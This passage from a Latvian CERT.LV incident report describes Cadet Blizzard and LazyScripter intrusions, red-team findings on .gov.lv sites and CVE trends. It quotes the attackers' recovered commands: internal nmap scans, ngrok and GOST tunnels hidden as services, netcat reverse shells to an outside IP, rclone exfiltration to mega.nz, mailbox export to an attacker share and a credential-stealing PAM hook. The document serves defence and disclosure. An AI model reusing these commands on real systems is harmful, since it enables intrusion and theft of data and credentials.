(T1053,T1133).

17. attēls. ***Cadet Blizzard*** **darbības cikls**

Attēla avots: *https://www.microsoft.com/en-us/security/blog/2023/06/14/cadet-blizzard-emerges-as-a-novel-and-distinct-russian-threat-actor/*

Jāpiebilst, ka šī uzbrucēja darbība ir novērota jau kopš 2021. gada. CERT.LV konstatēja, ka uzreiz pēc pirmreizējā kompromitējuma uzbrucējs nav veicis destruktīvas darbības, bet nostiprinājis savu klātbūtni, visticamāk ar mērķi šo iegūto privilēģiju izmantot nākotnē.

Kibernoziedznieki turpināja savu uzbrukumu, izgūstot datus ar *rclone* rīku, sūtot datus uz koplietošanas servisiem mega.nz un mega.io, kā arī izgūstot lietotāja e-pasta pastkastes, ar *Powershell* starpniecību nogādājot upura pastkastes no infrastruktūras *Microsoft Exchange* servera uz uzbrucēja kontrolētu *Microsoft Exchange* serveri (T1567).

Turklāt CERT.LV novēroja, ka šis pats uzbrucējs cenšas apturēt draudu medību procesus un veic izlūkošanas skenēšanu no šīs vides uz vismaz divām valsts sektora infrastruktūrām. Vienā no tām tika konstatēta kiberuzbrucēja klātbūtne, kur uzbrucējs ieguva domēna administratora autentificēšanas datus, un pēc tam piekļuva vismaz 66 iekārtām (T1496, T1489, T1595).

Konstatētie APT grupējumi; to izmantotie rīki un metodes

Tālāk tiek aplūkoti pārskata periodā novērotie APT grupējumi, viņu izmantotās metodes un rīki, un kam šie specifiskie rīki ir tikuši izmantoti, kā arī to indikatori.

DEV-0586 - CADET BLIZZARD

Cadet Blizzard (iepriekš zināms arī kā DEV-0586) ir Krievijas valsts atbalstīts grupējums. Zināms, ka viens no šī grupējuma primārajiem uzbrukumu mērķiem ir Ukraina un NATO dalībvalstis, kas sniegušas militāru palīdzību Ukrainai. Novērots, ka Ukrainā uzbrukumi veikti gan publiskajam sektoram, gan arī IT uzņēmumiem, kas nodrošina pakalpojumus vai izstrādā programmatūru valsts iestādēm/organizācijām. Tas tika darīts, pielietojot piegādes ķēdes kompromitācijas tehniku *"compromise one, compromise many"*. Pēc iekļūšanas mērķa infrastruktūrā, grupējums veic attiecīgu rīku uzstādīšanu, sistēmu konfigurāciju, lai piekļuve tam tiktu nodrošināta vairāku mēnešu garumā. Nereti tiek veikta datu exfiltrācija tieši īsu brīdi pirms tiek veiktas destruktīvas darbības mērķa datortīklā.

Avots: https://www.microsoft.com/en-us/security/blog/2023/06/14/cadet-blizzard-emerges-as-a-novel-and-distinct-russian-threat-actor/

IZLŪKOŠANAS FĀZE (RECONAISSANCE)

APT grupējuma izlūkošanas fāze notiek uzbrukuma sākumā jeb pirms ir sākusies uzbrukuma aktīvā fāze. Kiberuzbrucēji šajā fāzē apkopo būtisku informāciju par mērķi, piemēram, sistēmas/tīkla konfigurācijas, IP adreses, atvērtie porti, domēna vārdi un potenciālās ievainojamības, kas varētu kalpot kā sākotnējais uzbrukuma vektors, lai iekļūtu mērķa sistēmā.

IZMANTOTIE RĪKI UN KOMANDAS

NMAP	*Network Mapper* ir tīkla skenēšanas rīks, ko izmanto, lai atklātu citus datorus/iekārtas un servisus datortīklā. NMAP tiek izmantots dažādās jomās, tostarp IT drošībā, sistēmu administrēšanā un tīklu izpētē, tomēr ir jāpievērš uzmanība tam, ka NMAP var tikt izmantots arī ļaunprātīgos nolūkos. CERT.LV izgūtajos artefaktos no mērķa organizācijas IT infrastruktūras redzams, ka uzbrucējs izmantojis NMAP, lai jau kompromitētā datortīklā identificētu pārējās iekārtas ar atvērtiem attālinātās piekļuves portiem, kā arī mēģinājis noteikt pieejamo servisu versijas. Redzams, ka ir meklēti tādi populāru servisu porti kā SSH (22), SMB (445), RDP (3389), "Microsoft" SQL Server (1433), *PostgreSQL* (5432), HTTP (80 un 8080), HTTPS (443), *MySQL* (3306) un citi. Mērķis visticamāk bija tīkla izpēte, lai nākamajās operācijas fāzēs varētu kompromitēt arī citus tīklus/iekārtas, piemēram, izmantojot ievainojamības novecojušās servisu versijās.

Komandrinda:

```
nmap -p22,445,3389,1433,5432,80,443,8080,3306 iestādes_iekštīkls1/16 --open -oA tīkls1.net
nmap -sV --top-ports 100 iestādes_iekštīkls2/24 --open -oA tīkls2.net
nmap -sV -p 663,10443,8081,8080 iestādes_iekštīkls1/24 --open
nmap -p 22,445,3389,1433,5432,80,443,8080,3306 iestādes_iekštīkls3/24 –open
```

WINDOWS IEKĀRTĀS | PASTĀVĪGAS PIEKĻUVES NODROŠINĀŠANAS FĀZE (PERSISTENCE)

Draudu medību laikā tika novērotas dažādas metodes, kas izmantotas, lai nodrošinātu piekļuvi mērķa resursiem pēc iekārtu pārstartēšanas. Šis ir vissvarīgākais solis uzbrukumu ķēdē, jo nodrošina ilglaicīgu un noturīgu iespēju uzbrucējiem atrasties mērķa infrastruktūrā.

NGROK	Leģitīma mākoņpakalpojumu tunelēšanas programmatūra, kas izplata *localhost* uz ārējo tīklu. To izmantojot, iespējams apiet iekšējo tīklu segmentāciju un piekļūt iekšējiem resursiem, neizmantojot VPN. Šis uzbrucējs ir izmantojis *NGROK*, lai izveidotu vārteju jau kompromitētās vidēs un apietu ugunsmūra ierobežojumus.

Indikatori:

```
MD5: 074863c3352d6dda17dcb8bdc6a8929f
Datne: (Pārsaukts binārijs) C:\ProgramData\USOPublic\UpdatePublic\updcheck.exe
Datne: (Pārsaukts binārijs) C:\ProgramData\UpdateRd\rdupdsv.exe
Datne: (Pārsaukts binārijs) C:\PogramData\VsLogon\vscheck.exe
Datne: C:\ProgramData\UpdateRd\ngrok.exe
Datne: C:\ProgramData\UpdateRd\server.yml
Serviss : NettworkG2W
Serviss : RdStatusUpdate
Serviss : VsCheck
```

Komandrinda:

```
cat server.yml
cat server.yml
C:\ProgramData\UpdateRd\ngrok.exe C:\ProgramData\UpdateRd\rdupdsv.exe
ls
.\nssm.exe install RdStatusUpdate "C:\ProgramData\UpdateRd\rdupdsv.exe" "start --all --
config=\"C:\ProgramData\UpdateRd\server.yml\""
.\nssm.exe start RdStatusUpdate
.\nssm.exe stop RdStatusUpdate
.\nssm.exe remove RdStatusUpdate confirm
```

GOST	*GOST* jeb *A GO Simple Tunnel* ir tunelēšanas programmatūra. CERT.LV novēroja šīs programmatūras izmantošanu ar iepriekš minētā *NGROK* rīka starpniecību, kas ļāva uzbrucējiem apiet IP adrešu ierobežojumus un piekļūt pie upura iekšējiem resursiem.

Indikatori:

```
MD5: 96e0f54fc67d72d94b40d7885f10c51
Datne: (Pārsaukts binārijs) C:\ProgramData\UpdateRd\rdchecksv.exe
Datne: (Pārsaukts binārijs) C:\ProgramData\USOPublic\UpdatePublic\updusosetup.exe
Datne: (Pārsaukts binārijs) C:\ProgramData\VsLogon\vslogon.exe
```

Datne: C:\ProgramData\UpdateRd\gost.exe
Serviss : RdStatusScheck
Serviss : updusosetup.exe
Serviss : vslogon.exe

Komandrinda:

```
mv C:\ProgramData\UpdateRd\gost.exe C:\ProgramData\UpdateRd\rdchecksv.exe
.\nssm.exe install RdStatusCheck "C:\ProgramData\UpdateRd\rdchecksv.exe" "-L socks5://:13559"
.\nssm.exe start RdStatusCheck
```

3PROXY	Bezmaksas starpniekservera risinājums. Mērķa infrastruktūrā tas tika uzstādīts kā serviss ar nosaukumu *3PROXY* un izmantots kopā ar *NGROK* tunelēšanas rīku, lai uzbrucējs varētu piekļūt iekšējam tīklam un eksfiltrēt informāciju.

SHA256:39b69a5cdde8c653cbb4db19e6d575298864ba91f49e91e3e51783c0c946ee7a

Lieto publiskos DNS serverus 8.8.8.8 un 1.1.1.1, lai apietu lokālo DNS serveri. Tomēr nevar izslēgt, ka faili varētu būt izpildāmā datne, un konfigurācijas fails tika atrasts šādos ceļos:

(*path*): c:\Program Files\VMware\VMware Tools\plugins\bin\, c:\Program Files (x86)\Microsoft.NET\RedistList\bin\, c:\Program Files\WindowsPowerShell\Configuration\Registration\bins\, C:/Program Files (x86)/Microsoft SQL Server/100/bin, C:/Users/Administrator/Downloads/bin/bin/ vai C:\Program Files (x86)\MSBuild\Microsoft\VisualStudio\v14.0\bin\,
izplatīti arī citur failu sistēmā.
Izmantošanai palaista sekojoša komanda:.\3proxy.exe --install .\3proxy.cfg
Parasti izmanto portu TCP/4337.

NETCAT jeb NC	Komandrindas programmatūra, kas izmanto TCP un UDP protokolus, lai komunicētu ar citām tīkla iekārtām (piemēram - lasītu, rakstītu).

MD5: 523613a7b9dfa398cbd5ebd2dd0f4f38
Datne: *(Pārsaukts binārijs)* C:\ProgramData\PackageLauncher\pkglauncher.exe
Datne: *(Pārsaukts binārijs)* C:\ProgramData\VmTelemetry\vmtelemetry.exe

Komandrinda:

```
C:\ProgramData\PackageLauncher\pkglauncher.exe -e c:\windows\system32\cmd.exe 179.43.142.42
14553
C:\ProgramData\VmTelemetry\vmtelemetry.exe -e c:\windows\system32\cmd.exe 179.43.142.42 18441
```

NSSM	NSSM (*Non-Sucking Service Manager*) funkcija ir nodrošināt to, ka konkrēta programmatūra tiks uzstādīta kā serviss uz attiecīgās iekārtas. Ar NSSM iespējams monitorēt programmatūras/servisa statusu un automātiski apstrādāt kļūdas, ja tādas rodas programmatūras izpildes procesā, tādā veidā nodrošinot maksimālu servisa pieejamību. Uzbrucēji bieži izmanto NSSM, lai uzstādītu ļaunatūru kā servisu, jo tas

	nodrošina ļaunatūras noturību uz sistēmas arī pēc *restarta*. Tāpat ļaundari, izmantojot NSSM, var modificēt uz iekārtas esošus leģitīmos servisus, pielāgojot tos saviem nolūkiem.

Indikatori:

MD5: beceae2fdc4f7729a93e94ac2ccd78cc
MD5: d9ec6f3a3b2ac7cd5eef07bd86e3efbc
SHA256:f689ee9af94b00e9e3f0bb072b34caaf207f32dcb4f5782fc9ca351df9a06c97

Uzbrucējs izmantojis nssm.exe, lai ļaunatūru saturošo izpildāmo datni (C:\ProgramData\UpdateRd\rdchecksv.exe) uzstādītu kā servisu. Servisu nosaucis par RdStatusUpdate.

Komandrinda:

```
> .\nssm.exe install RdStatusCheck "C:\ProgramData\UpdateRd\rdchecksv.exe" "-L socks5://:13559"
> .\nssm.exe start RdStatusCheck
> tasklist | findstr "rd"
> .\nssm.exe install RdStatusUpdate "C:\ProgramData\UpdateRd\rdupdsv.exe" "start --all --
config=\"C:\ProgramData\UpdateRd\server.yml\""
> .\nssm.exe start RdStatusUpdate
>  .\nssm.exe stop RdStatusUpdate
>  .\nssm.exe remove RdStatusUpdate confirm
```

LINUX IEKĀRTĀS | PASTĀVĪGAS PIEKĻUVES NODROŠINĀŠANAS FĀZE (PERSISTENCE)

Root lietotāja *cronjob* lietošana - izveidots skripts, kas uz *SOCKS5* un *NGROK* bāzes izveido šifrētu tuneli, izmantojot konkrētu portu. Tika iestatīts, ka šis skripts izpildījās katru dienu plkst. 01:00. Skripta saturs:

```
#!/bin/bash

killall ngrok
killall gost
gost -L=socks5://:4337 > /dev/null 2>&1 &
ngrok tcp 4337 > /dev/null 2>&1 &
```

Skripta pēdējā līnija izsauc *NGROK* izpildāmo failu, norādot TCP opciju, kas izveido aģentu, kas klausās, izmantojot 4337. portu, un ļauj sūtīt jebkāda veida TCP plūsmu, piemēram, SSH.

Pieejas datu glabāšana - novērots gadījums, kur, izmantojot *pam* moduli, tika saglabāti visu lietotāju pieejas dati, kas pieslēdzas serverim. Pašu funkcionalitāti veica izpildāmais fails un *pam* konfigurācijas modulī */etc/pam.d/sshd* tika ievietota šāda rinda, kas iespējo šo binārija darbību:

```
auth requisite /usr/lib/pam_syst.so #%PAM-1.0
/usr/lib/pam_syst.so faila jaucējvērtība - 167fe17438fdf87d2931c1128e07fac7
```

Aplūkotais izpildāmais fails jeb binārijs izveido failu ar šādu saturu:

```
User=root Pass=REDACTED Host=IP1
User=REDACTED Pass=REDACTED Host=IP2
User=root Pass=REDACTED Host=IP3
```

```
User=REDACTED Pass=REDACTED Host=IP4
User=root Pass=REDACTED Host=domain
User=REDACTED Pass=REDACTED

INCORRECT
Host=IP1
User=REDACTED Pass=REDACTED Host=IP1
User=REDACTED Pass=REDACTED Host=IP2
```

Aplūkotās *Linux persistence* metodes līdzinās tām, ko pamanīja arī Ukrainas IT incidentu novērošanas iestāde CERT-UA, turklāt, kā to autoru norādot kiberuzbrucēju grupējumu DEV-0586. Sīkāk ar to iespējams iepazīties tīmekļa vietnē: https://cert.gov.ua/article/3947787 .

Indikatori:

```
179.43.142.42
179.43.187.47
52.202.168.65
54.161.241.46
54.237.133.81
18.205.222.128
mega.io
mega.nz
https://mega.io
https://mega.nz
```

DATU EKSFILTRĀCIJA

RCLONE	*Rclone* ir atvērtā pirmkoda komandrindas rīks, ar kura palīdzību var sinhronizēt/migrēt datnes un direktorijas starp/uz dažādiem mākoņpakalpojumiem.

Uzbrucējs izmantoja *rclone.exe* (jaucējvērtība nav pieejama) programmatūru, lai veiktu izgūto datu pārsūtīšanu no mērķa iestādes uz mākoņpakalpojumu mega.nz un mega.io.

Komandrinda:

```
> Compress-Archive -Path D:\Backup\STAGE_3.1.1_v3.bak -DestinationPath
C:\ProgramData\SyncScv\logupfile202218653421.zip -CompressionLevel Optimal
> ls
> cmd /c .\rclone.exe copy D:\Backup\STAGE_3.1.1_v3.bak mega:[redacted] -q --ignore-existing --auto-
confirm --multi-thread-streams 7 --transfers 7
> ls
> PS C:\ProgramData\SyncScv> ls
> ls
> cmd /c .\rclone.exe copy C:\ProgramData\SyncScv\winservice.exe mega:[redacted] -q --ignore-existing -
-auto-confirm --multi-thread-streams 7 --transfers 7
> cmd /c .\rclone.exe copy D:\[redacted]\documents\ mega:[redacted] -q --ignore-existing --auto-confirm
--multi-thread-streams 7 --transfers 7
> tasklist
> taskkill /f /im rclone.exe
```

MICROSOFT EXCHANGE PASTKASTES EKSFILTRĀCIJA	CERT.LV novēroja, ka šis uzbrucējs ar *Powershell* starpniecību eksfiltrē datus uz uzbrucēju kontrolētu serveri.

Komandrinda:

```
powershell New-MailboxExportRequest -Mailbox [redacted] -FilePath
'\\179.43.187.47\sharefolder\1.pst'
powershell Add-PSSnapin  Microsoft.Exchange.Management.PowerShell.Snapin;New-
MailboxExportRequest -Mailbox [redacted] -FilePath "\\179.43.187.47\sharefolder\1.pst"
powershell .\logexport.ps1 -RemoteExchangeServer [redacted] -User [redacted] -PSTFilePath
\\179.43.187.47\sharefolder
powershell ls \\179.43.187.47\sharefolder
```

LAZYSCRIPTER

Nav daudz informācijas par šo APT grupējumu. Šis grupējums galvenokārt zināms ar mērķētiem uzbrukumiem aviācijas industrijai.

Tā izmantotām tehnikām un rīkiem ir līdzības ar Krievijas FSB grupējumu, APT-28.

Avots: https://www.malwarebytes.com/blog/news/2021/02/lazyscripter-from-empire-to-double-rat
Avots: https://www.ncsc.gov.uk/news/indicators-of-compromise-for-malware-used-by-apt28

Latvijā "LAZYSCRIPTER" grupējuma klātbūtne tika novērota vienā publiskā sektora iestādē.

Indikatori:

```
URL: hxxp[://]hpsj[.]firewall-gateway[.]net:80/hpjs[.]php
Scheduled task: AChromeUpdater
Scheduled task: AChromeUpdaterI
```

4. CERT.LV IT drošības testi un kontrolētu uzbrukumu veikšana

IT drošības testi

IT drošības testu un kontrolētu uzbrukumu jeb *Red Teaming* aktivitātes mērķis ir atrast kritiskas vai augstas bīstamības ievainojamības. Pārskata perioda laikā CERT.LV veica 16 drošības testus. To gaitā tika konstatētas šādas būtiskākās ievainojamības:

- SQL injekciju ievainojamības mērķa resursu autentifikācijas formās;
- Autentifikācijas apiešana ar valsts informācijas sistēmu saistītā resursā;
- Lokālo failu iekļaušanas (LFI) ievainojamība valsts informācijas sistēmā;
- Novecojušas tīmekļa servisu versijas, kas satur zināmu kritisku ievainojamību kritiskās infrastruktūras objektā;
- Nepietiekama ievades datu pārbaude kritiskās infrastruktūras objektā.

GOV.LV RedTeam kampaņa

CERT.LV savas kompetences ietvaros veica kontrolētu kiberuzbrukumu kampaņu ar mērķi atrast kritiskas vai augstas bīstamības ievainojamības .gov.lv domēna zonas resursos, pirms kāds tās izmanto ļaunprātīgi.

Gov.lv resursu izlūkošana un ievainojamību meklēšana

Darba laikā tika apzināti aptuveni 2700 domēni ar otrā līmeņa domēna vārdu .gov.lv. Izmantojot automatizētu un manuālu metožu un rīku kombināciju ievainojamību meklēšanā, identificēti vairāki apdraudēti resursi.

Identificētās ievainojamības ir vairākus gadus vecas, un sistēmas, uz kurām tas konstatēts, tika uzturētas valsts nozīmes datu centros. Tas liecina par to, ka nedz sistēmu uzturētāji, nedz valsts nozīmes datu centri nav sekojuši līdzi izmantoto programmu versijām, kas veido kritiski augstus riskus, ka sistēmas var sekmīgi kompromitēt uzbrucēji.

Manuālā ievainojamību meklēšana

Daļā no identificēto mērķa sistēmu domēniem CERT.LV veica padziļinātu analīzi un ievainojamību meklēšanu, kā rezultātā tika atrastas vairākas kritiskas ievainojamības .gov.lv zonas domēnos. Kādas ministrijas pārraudzībā esošās iestādes informācijas sistēmās tika identificēts personalizēts *Joomla* modulis, kurā vairāki parametri ir ievainojami ar SQL injekcijām.

Atklātā ievainojamība uzbrucējam ļāva no datu bāzes izgūt visus datus, tai skaitā sistēmas lietotājus un viņu paroles vai paroļu jaucējsummas. Atsevišķos gadījumos ievainojamība ļāva uzbrucējam iegūt nesankcionētu koda izpildi uz servera.

Savukārt kādā publiskā sektora iestādē identificēts, ka tās tīmekļa vietnē tiek izmantots skripts *Pagemap ImageWall Web Gallery v 1.2*. Veicot šī skripta koda auditu, tika identificēta ievainojamība. Secināts, ka netiek pienācīgi pārbaudīts parametrs *image*, tādējādi caur to ir iespējams nolasīt jebkuru sistēmas failu.

Turklāt vēl kādā publiskā sektora iestādē, izmantojot direktoriju skenēšanu, tika atrasts, ka bez ierobežojumiem ir pieeja failu augšupielādes mapei, kurā tiek glabāti sensitīvi, iespējams, operatīvās darbības rezultātu faili.

Šajā pašā vietnē tika identificēts arī *endpoint /filemanager/file/index,* kas ļauj uzbrucējiem augšupielādēt failus, nepārbaudot to saturu, tādējādi iespējams augšupielādēt arī .php failus un iegūt attālināta koda izpildi uz servera, pilnībā pārņemot pār to kontroli.

Secinājumi un ieteikumi

1. Tika apzināti daudzi aizmirsti un neatjaunoti resursi, tādēļ sistēmu uzturētājiem vajadzētu uzturēt aktuālu inventāra un programmatūras versiju sarakstu, sekot līdzi to atjaunināšanas cikliem, veikt drošības telemetrijas apstrādi.
2. Sistēmu uzturētājiem ieteicams regulāri lietot ievainojamību skenēšanas programmas, vai izmantot ārpakalpojumus, lai sekotu līdzi ievainojamībām. Piemēram, *nikto* un *nuclei* ir atvērtā koda programmas, un tās darbojas ātri un ir viegli lietojamas.
3. Pēc sistēmas publicēšanas vai būtisku atjauninājumu uzlikšanas vēlams veikt vietnes drošības testēšanu.
4. Jāseko labai praksei, veicot vietnes konfigurāciju, tai skaitā:
    - pielāgot sistēmas kļūdu attēlošanu lietotājiem, kas neizpauž vietnes sensitīvo informāciju;
    - ierobežot pieeju lietotnes izstrādēs failiem vai tos dzēst;
    - veidot rezerves kopiju ārpus tīmekļa (web*)* lietotājam pieejamām mapēm, uz citas sistēmas ar ierobežotu piekļuvi;
5. Iespēju robežās jāizmanto *Web Application Firewall* (WAF) risinājumi, kas bloķē daļu no ļaunprātīgiem mēģinājumiem kompromitēt vietni, taču tos nedrīkst uzskatīt par ielāpiem nedroši uzturētām sistēmām.

5. Operacionālo tīklu (OT) un industriālās kontroles sistēmu drošība


Uzsākts jauns projekts saistībā ar OT tīklu sensoru izstrādi

Operacionālo tīklu (OT) sensoru galvenais mērķis ir spēt atpazīt ļaundabīgas darbības dažādos Latvijas tehnoloģiskos tīklos, kurus lielā daļā gadījumu uztur IT kritiskas infrastruktūras objektos.

Projekta ietvaros paredzēts apmācīt IT sensorus atpazīt industriālus protokolus, tajos notiekošas leģitīmās un ļaundabīgās darbības.

Pārskata periodā projekta īstenošana ir uzsākta ar IEC104, jo šis protokols ir galvenais komunikācijā starp *Supervisory Control and Data Acquisition* (SCADA) un *Remote Terminal Unit* (RTU) vairākos uzņēmumos enerģētikas nozarē.

Turpinās darbs pie industriālās kontroles sistēmu laboratorijas pilnveidošanas, tīkla plūsmas analīzes, dažāda veida ļaundabīgu darbību pazīmju pētīšanas un simulācijas, rīku izpētes un citiem aspektiem.



6. Ievainojamības un ietekmējamas sistēmas

6.1. CERT.LV darbs pie ievainojamu sistēmu identificēšanas

Informācijas tehnoloģijas pastāvīgi attīstās, un līdz ar to arvien augstākas ir prasības datu un informācijas sistēmu drošībai.

Šajā kontekstā svarīgs aspekts ir ievainojamību konceptu saprašana un to ietekmes novērtēšana. Informācijas drošības kontekstā tā ir potenciāla sistēmas vai programmatūras nepilnība, kuru kiberuzbrucēji var izmantot, lai iekļūtu sistēmā, piekļūtu konfidenciālai informācijai vai izraisītu citas negatīvas sekas.

Lielākā daļa uzbrukumu tiek veikti, izmantojot publiski zināmas ievainojamības, nevis jaunatklātas ievainojamības (*zero-day)*, tāpēc savlaicīgai ievainojamu sistēmu apzināšanai un ievainojamību lāpīšanai (*patching)* ir potenciāls būtiski uzlabot kiberdrošības situāciju.

Identificējot un novērtējot ievainojamības, iespējams efektīvi sagatavoties un aizsargāties pret iespējamiem kiberuzbrukumu riskiem.

Ievainojamību monitorings ir neatņemams process, lai saglabātu datu integritāti, konfidencialitāti un pieejamību, veidojot noturīgu informācijas sistēmu pret ļaunprātīgu izmantošanu un ārējiem draudiem.

Ievainojamības skaitļos

CERT.LV regulāri veic visaptverošu CVE monitoringu, kas ir sasaistāms ar eksponētiem servisiem/iekārtām, un ir apkopojis rezultātus par 2023. gadu.


Kopumā novēroti 106 870 notikumi no dažādiem datu plūsmas avotiem.

Zemāk pievienotais attēls ataino ievainojamības pret iekārtām, sniedzot ieskatu to biežumā un ļauj hronoloģiski novērtēt to apjomu un ietekmi uz ierīcēm, kas atrodas Latvijā.

Šis apkopojums var būt kā pamats, lai identificētu un savlaicīgi pasargātu iestādes/lietotājus no kompromitēšanas draudiem.

Kā piemērs, *SSH* izziņotā ievainojamība gada nogalē, atspoguļojas 18. attēla vietā, kurā redzam pīķi, kas skaidrojams ar populāro servisu, kas tiek eksponēts visai bieži.

18. attēls. Notikumu skaits 2023. gadā




No kopējā notikumu skaita secināms (sk. 18. attēlu), ka lielākā daļa ievainojamību ir vērtējamas kā kritiskas.

Šādas ievainojamības bieži vien ietver iespēju attālināti vai patvaļīgi izpildīt kodu, kas var radīt nopietnas sekas ievainojamai sistēmai/programmai, tādējādi nopietni apdraudot visu IT infrastruktūru.

Lai arī ne vienmēr pēc ievainojamības izziņošanas uzreiz ir pieejams *exploits*, tomēr ir ieteicams veikt preventīvus pasākumus, lai samazinātu risku.

19. attēls. CVE tendence pēc kritiskuma pakāpes (%)




Kritiskās ievainojamības (CVE)

CERT.LV turpina informēt publiskā un privātā sektora organizācijas par jaunatklātām kritiskām ievainojamībām un veicamajām darbībām iestādes iekārtu un tīklu pasargāšanai.

Pārskata periodā pēc CERT.LV novērojumiem drošības incidenti galvenokārt ir radušies eksponēta/neaizsargāta servisa un/vai iekārtas dēļ. Lai arī eksponēšana nodrošina ātrāku piekļuvi mērķa sistēmai un rada mazāku piepūli konfigurēšanā, tā arī rada drošības risku, īpaši, ja tie vēlāk tiek piemirsti un netiek pienācīgi aizsargāti.

20. attēls. **Novēroto ievainojamību TOP 10**



CERT.LV aicina rūpīgi sekot līdzi izstrādātāju norādījumiem un nevilcinoties atjaunināt programmatūras uz jaunāko pieejamo versiju. Ar visiem aktuālajiem brīdinājumiem un rekomendācijām to novēršanai var iepazīties tīmekļa vietnē www.cert.lv.

2023. gada laikā novēroto CVE sarakstā iekļautas būtiskākās ievainojamības

CVE	Skartais produkts	Apraksts
CVE-2023-48795	SSH	Vidēja riska ievainojamība. Citiem vārdiem - *Terrapin* uzbrukums, kas vērsts uz SSH protokolu integritāti. Pielāgojot secības numurus (*sequence number*), uzsākot komunikācijas izveidi, uzbrucējs var dzēst sūtītus ziņojumus komunikācijas laikā, klientam/serverim nenojaušot. Uzbrucējam gan jābūt MiTM pozīcijā.
CVE-2023-21529, CVE-2022-41082	*Microsoft*	Ievainojamības saistītas ar *Microsoft Exchange*, kur eksponēts, neaizsargāts serveris ir pakļauts kompromitēšanas riskam, lai arī uzbrucējam ir jābūt autentificējušam, bieži vien tiek pielietoti citi vektori, piemēram, sociālā inženierija, tādā veidā tiekot pie piekļuves datiem. Plašāk: https://securelist.com/cve-2022-41040-and-cve-2022-41082-zero-days-in-ms-exchange/108364/
CVE-2023-5631	*Roundcube*	Nepietiekamas SVG failu (*rcube_washtml.php*) sanitizēšanas dēļ uzbrucējs var izsaukt patvaļīga *JavaScript* koda izpildi, nosūtīt specifiski veidotu HTML e-pasta ziņojumu. Plašāk: https://www.welivesecurity.com/en/eset-research/winter-vivern-exploits-zero-day-vulnerability-roundcube-webmail-servers/
